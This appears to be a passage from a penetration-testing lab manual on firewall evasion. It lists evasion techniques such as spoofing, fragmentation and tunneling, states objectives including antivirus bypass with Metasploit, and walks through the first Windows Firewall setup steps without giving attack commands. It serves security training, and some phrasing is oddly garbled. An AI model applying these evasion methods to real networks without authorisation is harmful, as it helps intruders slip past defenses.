

Lab 2: Evade Firewalls using Various Evasion Techniques

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling
- Bypass antivirus using Metasploit templates
- Bypass firewall through Windows BITSAdmin

Overview of Firewalls Evasion Techniques

A firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic that he/she generates.

The following are some firewall bypassing techniques


- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Task 1: Bypass Windows Firewall using Nmap Evasion Techniques

Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

1. Click on **Windows 11** to switch to the **Windows 11** machine.
2. Open the **Control Panel**; navigate to **System and Security --> Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.



See also

[Security and Maintenance](#)
[Network and Sharing Center](#)



2:13 AM
4/18/2022

3. Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.


The screenshot shows the Windows Defender Firewall settings window. The title bar reads "Windows Defender Firewall". The left sidebar includes links like "Control Panel Home", "Allow an app or feature through Windows Defender Firewall", "Change notification settings", "Turn Windows Defender Firewall on or off", "Restore defaults", "Advanced settings" (which is underlined and highlighted), and "Troubleshoot my network". The main content area is titled "Help protect your PC with Windows Defender Firewall" and contains a message about preventing hacker access. It shows two network profiles: "Private networks" (Not connected) and "Guest or public networks" (Connected). Under "Guest or public networks", it lists "Networks in public places such as airports or coffee shops". Configuration details include: "Windows Defender Firewall state: On", "Incoming connections: Block all connections to apps that are not on the list of allowed apps", "Active public networks: Network 4", and "Notification state: Notify me when Windows Defender Firewall blocks a new app". At the bottom, there's a "See also" section with links to "Security and Maintenance" and "Network and Sharing Center". The taskbar at the bottom shows various pinned icons and the system tray with the date and time (2:13 AM, 4/18/2022).

4. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under **Actions**.


The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left sidebar has a tree view with 'Inbound Rules' selected. The main area displays a table of inbound rules. The table columns are: Name, Group, Profile, Enabled, and Action. The 'Actions' pane on the right lists various options like 'New Rule...', 'Filter by Profile', and 'Refresh'. The taskbar at the bottom includes icons for Start, Search, Task View, File Explorer, Edge, and File Explorer.

Name	Group	Profile	Enabled	Action
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow
Microsoft Teams	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow
Microsoft Teams	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow
AllJoyn Router (TCP-In)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-In)	AllJoyn Router	Domai...	Yes	Allow
App Installer	App Installer	Domai...	Yes	Allow
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content Retr...	All	No	Allow
BranchCache Hosted Cache Server (HTTP...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Discove...	All	No	Allow
Cast to Device functionality (qWave-TCP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device functionality (qWave-UDP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device SSDP Discovery (UDP-In)	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (RTCP-Str...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTCP-Str...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTCP-Str...	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (RTSP-Str...	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (RTSP-Str...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTSP-Str...	Cast to Device functionality	Private	Yes	Allow
Cast to Device UPnP Events (TCP-In)	Cast to Device functionality	Public	Yes	Allow
Connected Devices Platform - Wi-Fi Dire...	Connected Devices Platform	Public	Yes	Allow
Connected Devices Platform (TCP-In)	Connected Devices Platform	Domai...	Yes	Allow
Connected Devices Platform (UDP-In)	Connected Devices Platform	Domai...	Yes	Allow
Core Networking - Destination Unreacha...	Core Networking	All	Yes	Allow
Core Networking - Destination Unreacha...	Core Networking	All	Yes	Allow


5. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.




6. In the **Program** section, leave the settings to default and click **Next**.



